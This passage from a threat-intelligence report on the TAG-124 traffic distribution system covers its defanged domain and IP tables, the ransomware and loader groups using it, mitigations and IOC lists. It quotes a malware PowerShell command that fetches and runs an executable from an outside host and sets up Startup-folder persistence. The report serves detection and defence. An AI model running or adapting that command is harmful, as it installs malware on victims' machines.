| pushcg[.]com | 45[.]61[.]136[.]67 | 2024-09-18 | 2025-01-07 |
| piedsmontlaw[.]com | 45[.]61[.]136[.]67 | 2022-12-22 | 2025-01-06 |
| pemalite[.]com | 45[.]61[.]136[.]67 | 2022-12-22 | 2025-01-07 |
| howmanychairs[.]com | 45[.]61[.]136[.]67 | 2024-03-14 | 2025-01-06 |
| calbbs[.]com | 45[.]61[.]136[.]89 | 2024-12-18 | 2025-01-07 |
| habfan[.]com | 45[.]61[.]136[.]132 | 2024-12-07 | 2025-01-07 |
| iognews[.]com | 45[.]61[.]136[.]132 | 2024-12-06 | 2025-01-07 |
| safigdata[.]com | 45[.]61[.]136[.]196 | 2024-11-19 | 2025-01-07 |
| z-v2-071924[.]kailib[.]com | 45[.]61[.]136[.]196 | 2024-11-13 | 2024-11-29 |
| z-v2-071810[.]kailib[.]com | 45[.]61[.]136[.]196 | 2024-11-10 | 2024-11-13 |
| nyciot[.]com | 45[.]61[.]136[.]196 | 2024-11-20 | 2025-01-07 |

| Domain | IP Address | First Seen | Last Seen |
|---|---|---|---|
| pweobmxdlboi[.]com | 64[.]7[.]198[.]66 | 2024-08-27 | 2025-01-07 |
| boneyn[.]com | 64[.]94[.]85[.]98 | 2024-12-22 | 2025-01-07 |
| satpr[.]com | 64[.]94[.]85[.]98 | 2024-12-22 | 2025-01-07 |
| coeshor[.]com | 64[.]94[.]85[.]248 | 2024-12-06 | 2025-01-07 |
| mtclibraries[.]com | 64[.]94[.]85[.]248 | 2024-12-11 | 2025-01-07 |
| z-v2-072122[.]kailib[.]com | 64[.]94[.]85[.]248 | 2024-11-18 | 2024-11-29 |
| sdrce[.]com | 64[.]95[.]11[.]65 | 2024-12-13 | 2025-01-07 |
| theinb[.]com | 64[.]95[.]11[.]65 | 2024-12-13 | 2025-01-07 |
| elizgallery[.]com | 64[.]95[.]11[.]184 | 2024-11-20 | 2025-01-07 |
| enethost[.]com | 64[.]95[.]12[.]38 | 2024-12-26 | 2025-01-07 |
| dhusch[.]com | 64[.]95[.]12[.]38 | 2024-12-24 | 2025-01-07 |
| fastard[.]com | 64[.]95[.]12[.]38 | 2024-12-25 | 2025-01-07 |
| franklinida[.]com | 64[.]95[.]12[.]98 | 2024-10-18 | 2025-01-07 |
| nastictac[.]com | 64[.]190[.]113[.]41 | 2024-11-25 | 2025-01-07 |
| dncoding[.]com | 64[.]190[.]113[.]41 | 2024-11-26 | 2025-01-07 |
| djnito[.]com | 64[.]190[.]113[.]111 | 2024-12-11 | 2025-01-07 |
| opgears[.]com | 64[.]190[.]113[.]111 | 2024-12-11 | 2025-01-07 |
| tickerwell[.]com | 162[.]33[.]177[.]36 | 2024-11-19 | 2025-01-07 |
| selmanc[.]com | 162[.]33[.]177[.]82 | 2024-12-16 | 2025-01-07 |
| tibetin[.]com | 162[.]33[.]177[.]82 | 2024-12-16 | 2025-01-07 |
| mercro[.]com | 162[.]33[.]178[.]59 | 2024-10-31 | 2025-01-07 |
| esaleerugs[.]com | 162[.]33[.]178[.]63 | 2024-11-22 | 2025-01-07 |
| tayakay[.]com | 162[.]33[.]178[.]75 | 2024-11-15 | 2024-11-15 |
| ilsotto[.]com | 162[.]33[.]178[.]113 | 2024-11-23 | 2025-01-07 |
| chewels[.]com | 193[.]149[.]176[.]179 | 2024-12-05 | 2025-01-07 |

| Domain | IP Address | First Seen | Last Seen |
|---|---|---|---|
| sokrpro[.]com | 193[.]149[.]176[.]223 | 2024-12-20 | 2025-01-07 |
| hdtele[.]com | 193[.]149[.]176[.]223 | 2024-12-20 | 2025-01-07 |
| chhimi[.]com | 193[.]149[.]176[.]248 | 2024-08-15 | 2025-01-07 |
| dechromo[.]com | 216[.]245[.]184[.]179 | 2024-12-09 | 2025-01-07 |
| enerjjoy[.]com | 216[.]245[.]184[.]179 | 2024-12-09 | 2025-01-07 |
| dsassoc[.]com | 216[.]245[.]184[.]179 | 2024-12-18 | 2025-01-07 |
| gwcomics[.]com | 216[.]245[.]184[.]210 | 2024-12-19 | 2025-01-07 |
| genhil[.]com | 216[.]245[.]184[.]225 | 2024-11-18 | 2025-01-07 |
| vicrin[.]com | 216[.]245[.]184[.]225 | 2024-11-05 | 2025-01-07 |
| eliztalks[.]com | 216[.]245[.]184[.]225 | 2024-11-16 | 2025-01-07 |
| rshank[.]com | 216[.]245[.]184[.]225 | 2024-11-13 | 2025-01-06 |

***Table 4:*** *Likely threat actor-controlled TAG-124 delivery servers (Source: Recorded Future)*

Most of the domains began resolving in November 2024, suggesting that TAG-124 gained momentum during this period, with the majority of the domains still active at the time of analysis. Of note, two domains hosted on *45[.]61[.]136[.]67*, namely *piedsmontlaw[.]com* and *pemalite[.]com*, were already resolving to this IP address in 2022, indicating that the server may have already been under the control of the threat actor during that time.

### *Suspected Higher-Tier Infrastructure*

The majority of the suspected threat actor-controlled TAG-124 delivery servers, as listed in the TAG-124 Delivery Servers section, have been seen communicating with a server over TCP port 443 (see **Figure 1**). The configurations of this server are similar to those of the delivery servers and host a domain that returns only a generic HTML page when accessed. At the time of analysis, Insikt Group could not determine the exact purpose of this server but suspects it plays a central role in the operation. One possibility is that it contains the core logic of the TDS.

Additionally, Insikt Group identified a suspected management server linked to TAG-124. This server has been observed communicating with the delivery servers via TCP ports 80 and 443. It has also interacted with another panel linked to TAG-124, referred to as the "Ads Panel", whose purpose includes serving the latest delivery server through a specified endpoint, among others (see **Figure 1**).

## Users of TAG-124 Services

Insikt Group assesses that multiple threat actors incorporate TAG-124 into their initial infection chain, including operators of Rhysida ransomware, Interlock ransomware, TA866/Asylum Ambuscade, SocGholish, D3F@CK Loader, TA582, and likely others. Due to its widespread use, TAG-124 has become a significant threat activity that requires close monitoring. Notably, it is challenging to determine how and at which point in an infection chain access is transferred from TAG-124 threat actors to their users. The following section provides a more detailed description of multiple users of TAG-124.

### *User 1: Rhysida Ransomware*

Previously, Insikt Group reported that Rhysida ransomware threat actors used typosquatted domains for malvertising, attempting to infect victims with CleanUpLoader before deploying ransomware by impersonating brands such as Microsoft Teams, NC Client, Autodesk, Zoom, CrystalMaker, and Webex. However, based on new information, it appears that Rhysida ransomware has also used TAG-124's services for its initial infections with CleanUpLoader. Specifically, the compromised WordPress websites *monlamdesigns[.]com* and *www[.]netzwerkreklame[.]de* were linked to infections with multiple CleanUpLoader samples in May 2024 (see **Table 5**).

| Hash |
|---|
| e45802322835286cfe3993fe8e49a793acd705755d57d8fc007341bf3b842518 |
| 0851fd5671640a9acaf688e28865707593641359 15f272d4ff7946fe001b3f4c |
| 5685ab9d495bcb14407dd23a83790a76ed1a149cac651f2b792bc775ff4cf732 |
| 389b2b1e482db4e7f2ca6b537b89a8cfad6d149dbb2b468db40917b000990ef9 |

***Table 5:*** *CleanUpLoader samples delivered via TAG-124 (Source: Recorded Future)*

The first two samples from **Table 5**, which contacted the C2 at *http://supfoundrysettlers[.]us/api/connectivity*, were previously reported by Insikt Group and were linked to what Insikt Group identified as Cluster 2, a specific set of CleanUpLoader activity associated with Rhysida infections. The next two samples, which contacted the C2 at *http://64.95.10[.]243/api/mytest*, had not been reported at the time but are likely also connected to the same cluster.

### *User 2: Interlock Ransomware*

Insikt Group has identified indicators that Interlock ransomware is using TAG-124 for its initial infections and likely also using CleanUpLoader. These findings further connect the Interlock threat actors to Rhysida ransomware, a link that had previously been suspected given similarities in tactics, tools, encryption behaviors, and ransom note themes, as well as overlaps in code and techniques used for data exfiltration.

More specifically, Cisco Talos detailed an Interlock ransomware incident in which a victim was tricked into downloading a fake Google Chrome browser updater executable via a compromised legitimate news website. Upon clicking, the malicious file, `upd_2327991.exe`, was downloaded to the victim's machine from another compromised URL belonging to a legitimate retailer, *https://rvthereyet[.]com/wp-admin/images/rsggj.php*. The compromised WordPress website is believed to be connected to TAG-124, as evidenced by the `wp-admin/images` directory and the file naming convention `upd_[random_numeric_string].exe`, both of which have been previously associated with TAG-124.

The downloaded executable (`f623a1d5f89a7da916eddd4c0f17af697c5e6e387a0b5fcea7953d6c8772112b`) is identified as a likely CleanUpLoader loader and automatically executes an embedded PowerShell script upon being run (see **Figure 8**). This script first downloads a legitimate Chrome installer, `ChromeSetup.exe`, from *apple-online[.]shop* into the victim's applications temporary folder. It then establishes persistence by creating a Windows shortcut file in the Windows StartUp folder, ensuring the executable is executed every time the victim logs in.

```
powershell.exe -Command "Invoke-WebRequest -Uri
\"https://apple-online[.]shop/ChromeSetup.exe\" -OutFile
\"$env:TMP/ChromeSetup.exe\" ; & \"$env:TMP/ChromeSetup.exe\" ; $startupFolder
= [System.IO.Path]::Combine($env:APPDATA, 'Microsoft\Windows\Start
Menu\Programs\Startup') ; $programPath =
'C:\Users\Admin\Desktop\f623a1d5f89a7da916eddd4c0f17af697c5e6e387a0b5fcea7953d
6c8772112b.exe' ; $shortcutName = 'tuygh.lnk' ; $shortcutPath =
[System.IO.Path]::Combine($startupFolder, $shortcutName) ; $WshShell =
New-Object -ComObject WScript.Shell ; $shortcut =
$WshShell.CreateShortcut($shortcutPath) ; $shortcut.TargetPath = $programPath
; $shortcut.WorkingDirectory =
[System.IO.Path]::GetDirectoryName($programPath) ; $shortcut.Save()”
```


***Figure 8:*** *PowerShell script loading a legitimate Google Chrome installer (Source: Malware Intelligence)*

Of note, in another case, the CleanUpLoader loader was spawned via a PyInstaller-packaged Python script (`7683d38c024d0f203b374a87b7d43cc38590d63adb8e5f24dff7526f5955b15a`). In this instance, the PyInstaller script includes the CleanUpLoader loader, enabling it to function both as a stealer — printing cookies to the console — and as a dropper for the CleanUpLoader loader.

By pivoting on the *apple-online[.]shop* domain, Insikt Group discovered additional CleanUpLoader loader samples and PyInstaller scripts, detailed in **Appendix A**. In certain cases, these samples were connected to activity associated with TAG-124.

### *Additional Infrastructure Linked to apple-online[.]shop Domain*

The domain *apple-online[.]shop*, which hosts the legitimate Google Chrome executable, displays a website claiming to sell Apple products (see **Figure 9**).



APPLE-ONLINE.SHOP

| Category Manager | |
|---|---|
| Mac | 144 |
| Ipad | 120 |
| Iphone | 317 |
| Apple Watch | 119 |
| AirPods | 125 |
| Apple Vision | 54 |
| Apple Tv | 398 |

Top products

Does apple vision pro need to be plugged in

Apple Vision

Elevate Your Workflow Are you tired of being tethered to a power source? Do you crave the freedom to work anywhere, anytime? Then it's time to unlock your creative potential with our cutting-edge technology. With its advanced features and intuitive design, this innovative solution will have you wondering how you ever managed without it. No Longer Bound by Cord Constraints Say goodbye to those pesky power cords and hello to a world of limitless possibility! Our powerful device is designed

5-06-2024, 17:03 52 0

Apple vision pro field of view

Apple Vision

Unleash a New Era of Perception Imagine being able to see around corners, anticipate obstacles before they arise, and make more informed decisions than ever before. A cutting-edge technology has emerged that can revolutionize the way we interact with our surroundings, opening up new possibilities for adventure seekers, outdoor enthusiasts, and anyone looking to elevate their daily life. Experience a World Without Boundaries Ahead lies an uncharted territory of discovery, where every step

5-06-2024, 17:03 49 0

Apple vision pro resell

Apple Vision

Discover the art of seeing differently with a cutting-edge solution that redefines the boundaries of human perception. This pioneering technology empowers you to experience life in a whole new way, unlocking unexplored dimensions and possibilities. Transform Your Perspective Imagine being able to perceive the world with clarity and precision like never before. Envision the thrill of witnessing events unfold with enhanced visual acuity, as if time itself were slowing down to reveal hidden

5-06-2024, 17:03 12 0

Apple vision pro developer kit

Apple Vision

A Glimpse into the Future of Artificial Intelligence As we navigate the complexities of a rapidly evolving digital landscape, it's essential to stay ahead of the curve. By harnessing the power of cutting-edge technology and human ingenuity, we can unlock the doors to

***Figure 9:** Screenshot of apple-online[.]com domain, which hosts a legitimate Google Chrome installer (Source: URLScan)*

By analyzing two CSS files and the Matomo instance hosted on *dating2go[.]store* linked to *apple-online[.]com*, Insikt Group discovered additional domains potentially connected to the same threat activity (see **Table 6**). As of this analysis, no malicious activity has been observed on these domains.

| Domain | IP Address | Notes |
|---|---|---|
| micronsoftwares[.]com | Cloudflare | N/A |
| mysamsung7[.]shop | Cloudflare | N/A |
| nvidias[.]shop | Cloudflare | N/A |
| expressbuycomputers[.]shop | Cloudflare | N/A |
| amdradeon[.]shop | Cloudflare | N/A |
| mobileyas[.]shop | Cloudflare | N/A |
| cryptotap[.]site | 91.199.149[.]151 | Website is in Russian and no Matomo instance was observed |

***Table 6**: Domains likely linked to apple-online[.]shop (Source: Recorded Future)*

### *User 3: TA866/Asylum Ambuscade and WarmCookie*

TA866, also known as Asylum Ambuscade, is another known user of TAG-124. This cybercrime group engages in both financial targeting and cyber espionage. The group has targeted bank customers and cryptocurrency traders across North America and Europe and carried out espionage against government entities in Europe, Central Asia, and other areas. TA866/Asylum Ambuscade has used TAG-124 to deploy the WarmCookie malware to its victims. Notable compromised WordPress domains linked to TAG-124 and associated with WarmCookie infections include *digimind[.]nl*, *owloween[.]com*, *sustaincharlotte[.]org*, and *www[.]netzwerkreklame[.]de*.

### *User 4: SocGholish*

TAG-124 has been previously reported as part of the first-stage infrastructure used by SocGholish operators. Specifically, the domain *www[.]ecowas[.]int* was used to deliver SocGholish via *egisela[.]com*, which, as of March 13, 2024, redirected to *event[.]coachgreb[.]com*.

### *User 5: D3F@ck Loader*

TAG-124 has also been used to distribute the D3F@ck Loader, a malware loader that first appeared on hacking forums in January 2024. As of July 1, 2024, the compromised WordPress domain *rm-arquisign[.]com* was observed delivering D3F@ck Loader.

### *TA582 and MintsLoader Cluster*

In the instances described above, the roles of service provider and user among threat actors were well-defined; specifically, other threat actors rely on TAG-124's services for malware delivery. However, Insikt Group identified a cluster linking TAG-124, TA582, and MintsLoader activities where the exact nature of the relationship remains uncertain at the time of writing. TA582 is a post-exploitation operator. MintsLoader, which is unrelated to MintStealer, is a little-known, multi-stage malware loader that has been in use since at least February 2023.

MintsLoader was detected by Orange Cyberdefense in widespread distribution campaigns between July and October 2024. The loader consists of JavaScript and PowerShell stages, which are retrieved from multiple DGA-based *.top* domains typically hosted on the hosting provider BLNWX. The name "MintsLoader" is derived from its distinctive use of the URL parameter `s=mints[NUMBER]` (for example, `s=mints11`). Recent iterations have been observed with other parameters such as `s=boicn` and `s=527`.

Insikt Group has identified several infection chains connected to TAG-124 via *elizgallery[.]com* and *tickerwell[.]com* (see **Appendix A**), which have been linked to TA582. Public reporting suggests that TAG-124 may be utilizing TA582's infrastructure; however, this could not be conclusively verified.

- **Infection chain 1:** *https://elizgallery[.]com/nazvanie.js → https://elizgallery[.]com/js.php → http://futnbuzj3nh[.]top/1.php*
- **Infection chain 2:** *https://elizgallery[.]com/nazvanie.js → https://elizgallery[.]com/js.php → http://saighbuzu32uvv[.]top/1.php*
- **Infection chain 3:** *https://tickerwell[.]com/web.js → https://tickerwell[.]com/js.php → http://faybzuy3byz2v[.]top/1.php*

The domain generation algorithm (DGA) domains in the final stage of the infection chain were all hosted on the same IP address, *64.52.80[.]52*. This IP address also hosted several other domains, which were similarly linked to TA582 based on open sources (see **Table 7**). Furthermore, all domains were observed with the `1.php` endpoint and the `s=` parameter followed by the number `527`. Insikt Group assesses that the parameter likely serves as a campaign ID, with `s=527` seen exclusively in association with TAG-124.

| Domain | IP Address | Notes |
|---|---|---|
| futnbuzj3nh[.]top | 64.52.80[.]52 | N/A |
| saighbuzu32uvv[.]top | 64.52.80[.]52 | N/A |
| faybzuy3byz2v[.]top | 64.52.80[.]52 | N/A |
| robnzuwubz[.]top | 64.52.80[.]52 | Observed in TAG-124 activity and with `/1.php?s=527` endpoint; has been linked to TA582 in open sources |
| 527newagain[.]top | 64.52.80[.]52 | Observed with `/1.php?s=527` endpoint; of note, the domain also contains the number "527"; has been linked to TA582 in open sources |
| gubyzywey6b[.]top | 64.52.80[.]52 | N/A |

***Table 7***: *Additional domains hosted on 64.52.80[.]52 (Source: Recorded Future)*

Insikt Group identified several other IP addresses from open-source reporting that also host DGA domains linked to TA582. Some of these domains have also been observed in connection with TAG-124 activity and/or linked to MintsLoader (see **Table 8**). The HTTP banners on *64.52.80[.]52* match those historically observed on MintsLoader IP addresses.

| Domain | IP Address | First Seen | Last Seen | Notes |
|---|---|---|---|---|
| abhbdiiaehdejgh[.]top | 162.33.178[.]216 | 2024-09-02 | 2024-09-09 | N/A |
| adednihknaalilg[.]top | 162.33.178[.]216 | 2024-07-18 | 2024-07-22 | Linked to MintsLoader |
| anjmhjidinfmlci[.]top | 162.33.178[.]216 | 2024-10-21 | 2024-10-28 | Linked to MintsLoader |
| cignjjgmdnbchhc[.]top | 162.33.178[.]216 | 2024-11-18 | 2024-11-24 | Linked to TA582 and observed in TAG-124 activity |
| ckebfjgimhmjgmb[.]top | 162.33.178[.]216 | 2024-09-30 | 2024-10-07 | Linked to MintsLoader |
| cmcebigeiajbfcb[.]top | 162.33.178[.]216 | 2024-08-12 | 2024-08-18 | Linked to MintsLoader |
| eebchjechginddk[.]top | 162.33.178[.]216 | 2024-10-28 | 2024-11-04 | N/A |
| ehnediemcaffbij[.]top | 162.33.178[.]216 | 2024-09-09 | 2024-09-15 | N/A |
| ejlhaidjmhcmami[.]top | 162.33.178[.]216 | 2024-07-22 | 2024-07-29 | Linked to MintsLoader |

| Domain | IP Address | First Seen | Last Seen | Notes |
|---|---|---|---|---|
| gbkffjcglabkmne[.]top | 162.33.178[.]216 | 2024-10-07 | 2024-10-14 | Linked to MintsLoader |
| gdihcicdghmcldd[.]top | 162.33.178[.]216 | 2024-08-19 | 2024-08-26 | Linked to MintsLoader |
| gnmdjjckbgddaie[.]top | 162.33.178[.]216 | 2024-11-25 | 2024-12-01 | N/A |
| iadkainhkafngnk[.]top | 162.33.178[.]216 | 2024-07-29 | 2024-08-05 | N/A |
| ikhgijabfnkajem[.]top | 162.33.178[.]216 | 2024-11-04 | 2024-11-10 | Linked to MintsLoader |
| imfiejalbhhgijl[.]top | 162.33.178[.]216 | 2024-09-16 | 2024-09-24 | Linked to MintsLoader |
| kffgkjmjangegkg[.]top | 162.33.178[.]216 | 2024-12-03 | 2024-12-09 | N/A |
| khcjgjmfjgdleag[.]top | 162.33.178[.]216 | 2024-10-14 | 2024-10-22 | Linked to MintsLoader |
| kjalcimbfaaddff[.]top | 162.33.178[.]216 | 2024-08-26 | 2024-09-02 | Linked to MintsLoader |
| mcajiijknegnbbga[.]top | 162.33.178[.]216 | 2024-11-11 | 2024-11-18 | N/A |
| melmejkjaakiakn[.]top | 162.33.178[.]216 | 2024-09-23 | 2024-09-30 | N/A |
| mgjabikgjhhambm[.]top | 162.33.178[.]216 | 2024-08-05 | 2024-08-13 | N/A |
| bkkeiekjfcdaaen[.]top | 168.100.10[.]140 | 2024-11-21 | 2024-11-26 | Linked to TA582 |
| cljhkcjfimibhci[.]top | 168.100.10[.]140 | 2024-12-02 | 2024-12-10 | Linked to TA582 |
| ikjfjkkagafbdke[.]top | 168.100.10[.]140 | 2024-11-25 | 2024-12-01 | N/A |
| riuzvi4tc[.]top | 168.100.10[.]221 | 2024-06-14 | 2024-06-21 | Linked to MintsLoader via `1.php?s=mints11` endpoint |
| fpziviec[.]top | 67.217.228[.]186 | 2024-07-28 | 2024-12-16 | N/A |
| get-azurecommand[.]icu | 67.217.228[.]186 | 2024-07-30 | 2024-09-23 | Linked to TA582 |
| getazurecommand[.]icu | 67.217.228[.]186 | 2024-07-30 | 2024-08-06 | N/A |
| rifiziec[.]top | 67.217.228[.]186 | 2024-07-24 | 2024-12-10 | N/A |
| azure-getrequest[.]icu | 64.52.80[.]211 | 2024-07-30 | 2024-11-02 | Linked to TA582 |

| Domain | IP Address | First Seen | Last Seen | Notes |
|---|---|---|---|---|
| azurearc-cdn[.]top | 64.52.80[.]211 | 2024-11-03 | 2024-12-14 | Linked to TA582 |
| azuregetrequest[.]icu | 64.52.80[.]211 | 2024-08-01 | 2024-08-07 | N/A |
| cmcuauec[.]top | 64.52.80[.]211 | 2024-07-30 | 2024-08-05 | N/A |
| cryptoslate[.]cc | 64.52.80[.]211 | 2024-04-11 | 2024-12-16 | Linked to TAG-124 |
| get-iwrreq[.]top | 64.52.80[.]211 | 2024-11-04 | 2024-12-16 | N/A |
| pretoria24[.]top | 64.52.80[.]211 | 2024-07-29 | 2024-12-17 | Linked to MintsLoader via `1.php?s=boicn` endpoint |

***Table 8**: Additional domains hosted on IP addresses matching configurations of 64.52.80[.]52 (Source: Recorded Future)*

## Mitigations

In addition to standard security best practices, the following mitigations are recommended:

- **User Training and Awareness**: Conduct regular training to educate users about the risks of fake browser updates, how to identify legitimate browser update prompts, and how to verify updates through official browser settings or websites. Incorporate the latest lure schemes and attack trends (such as the ClickFix technique) into training to keep awareness current.
- **Use Secure Browser Settings:** Whenever possible, enable automatic browser updates to eliminate the need for manual downloads, and use pop-up blocking features, such as those offered by Google Chrome, to minimize exposure to malicious update prompts.
- **Threat Landscape Monitoring**: Monitor the threat landscape to understand the tools and tactics used by TDS services such as TAG-124 and their user base; this will help you set up effective security controls and inform strategic decisions to better protect your organization.
- **DNS and Web Filtering:** Implement DNS and web filtering solutions to block access to known malicious websites hosting fake updates and prevent users from accessing suspicious or harmful URLs. Be aware that threat actors often leverage compromised infrastructure as seen with TAG-124.
- **Advanced Threat Detection:** Recorded Future customers can apply YARA, Sigma, and Snort rules available in the Recorded Future Intelligence Cloud for custom file scanning and detection across various logging systems to effectively identify and respond to unwanted tools and suspicious activity.
- **Network Monitoring:** Customers can monitor network activity by using Recorded Future Risk Lists to identify or block communication from your corporate infrastructure to suspicious or malicious destinations. These lists are updated daily, ensuring the included IP addresses are highly reliable.
- **Leverage Network Intelligence**: Use Recorded Future Network Intelligence to detect exfiltration and communication events early, which can help prevent deployment of post-exploitation

malware. This approach leverages comprehensive, proactive infrastructure discovery by Insikt Group and the analysis of extensive network traffic.

## Outlook

The threat actor(s) associated with TAG-124 exhibit a high level of activity, as demonstrated by their frequent updates of URLs on compromised WordPress sites, the constant expansion of their infrastructure with new servers, and the changes in infection tactics, among others. Insikt Group anticipates that TAG-124 will further improve its TDS, as demonstrated in the past, thereby complicating detection and analysis for researchers while enabling more targeted attacks. Insikt Group also expects that TDS services, such as those offered by TAG-124, will draw more users as defensive measures improve. Overall, operations like TAG-124 reflect the growing professionalization of the cybercriminal ecosystem, characterized by a division of labor that enables teams to specialize and leverage scalability and allows users of such services to seamlessly switch between services.

# Appendix A — Indicators of Compromise

**Likely Compromised WordPress Domains Used by TAG-124:**

```
1stproducts[.]com
3hti[.]com
academictutoringcenters[.]com
adpages[.]com
adsbicloud[.]com
advanceair[.]net
airbluefootgear[.]com
airinnovations[.]com
allaces[.]com[.]au
alumni[.]clemson[.]edu
ambir[.]com
americanreloading[.]com
antiagewellness[.]com
architectureandgovernance[.]com
astromachineworks[.]com
athsvic[.]org[.]au
baseball[.]razzball[.]com
bastillefestival[.]com[.]au
bigfoot99[.]com
blacksportsonline[.]com
blog[.]contentstudio[.]io
bluefrogplumbing[.]com
canadamotoguide[.]com
canadanickel[.]com
capecinema[.]org
careers[.]bms[.]com
careers[.]fortive[.]com
castellodelpoggio[.]com
catholiccharities[.]org
chamonixskipasses[.]com
changemh[.]org
chicklitplus[.]com
clmfireproofing[.]com
comingoutcovenant[.]com
complete-physio[.]co[.]uk
complete-pilates[.]co[.]uk
conical-fermenter[.]com
cssp[.]org
deathtotheworld[.]com
deerfield[.]com
denhamlawoffice[.]com
dev[.]azliver[.]com
development[.]3hti[.]com
digimind[.]nl
dotnetreport[.]com
drcolbert[.]com
dzyne[.]com
earthboundfarm[.]com
eivcapital[.]com
```

```
elitetournaments[.]com
ergos[.]com
esfna[.]org
espumadesign[.]com
exceptionalindividuals[.]com
experiencebrightwater[.]ca
firstpresbyterianpaulding[.]com
fractalerts[.]com
fusionstone[.]ca
global-engage[.]com
gobrightwing[.]com
gov2x[.]com
hksusa[.]com
hmgcreative[.]com
hmh[.]org
hoodcontainer[.]com
hospitalnews[.]com
housingforhouston[.]com
houstonmaritime[.]org
hrsoft[.]com
hungryman[.]com
icmcontrols[.]com
ijmtolldiv[.]com
innsbrook[.]com
jewelryexchange[.]com
jodymassagetherapyclinic[.]com
joelbieber[.]com
knewhealth[.]com
lamaisonquilting[.]com
legacy[.]orlandparkprayercenter[.]org
levyso[.]com
luxlifemiamiblog[.]com
magnoliagreen[.]com
magnotics[.]com
manawatunz[.]co[.]nz
mantonpushrods[.]com
michiganchronicle[.]com
michigantownships[.]org
monlamdesigns[.]com
montessoriwest[.]com
movinbed[.]com
my[.]networknuts[.]net
myrtlebeachgolf[.]com
ncma[.]org
oglethorpe[.]edu
oningroup[.]com
orlandparkprayercenter[.]org
outdoornativitystore[.]com
parksaverscom[.]kinsta[.]cloud
peoria[.]org
peridotdentalcare[.]ca
phfi[.]org
pikapp[.]org
```

```
powerlineblog[.]com
prek4sa[.]com
psafetysolutions[.]com
puntademita-rentals[.]com
resf[.]com
retaildatallc[.]com
rhodenroofing[.]com
rm-arquisign[.]com
rvthereyet[.]com
schroederindustries[.]com
sec-group[.]co[.]uk
sixpoint[.]com
slotomoons[.]com
sollishealth[.]com
sparkcarwash[.]com
spectralogic[.]com
sramanamitra[.]com
stg-seatrail-staging[.]kinsta[.]cloud
stg-townandcountryplanningassoci-staging[.]kinsta[.]cloud
sustaincharlotte[.]org
teamtoc[.]com
terryrossplumbing[.]com
theawningcompanc[.]mrmarketing[.]us
theepicentre[.]com
theyard[.]com
tristatecr[.]com
true-blood[.]net
turtl[.]co
tustinhistory[.]com
tysonmutrux[.]com
uk[.]pattern[.]com
unsolved[.]com
vanillajoy[.]ykv[.]ijh[.]mybluehost[.]me
vectare[.]co[.]uk
villageladies[.]co[.]uk
walkerroofingandconstruction[.]com
wildwestguns[.]com
wildwoodpress[.]org
wlplastics[.]com
worldorphans[.]org
www[.]211cny[.]com
www[.]6connex[.]com
www[.]900biscaynebaymiamicondos[.]com
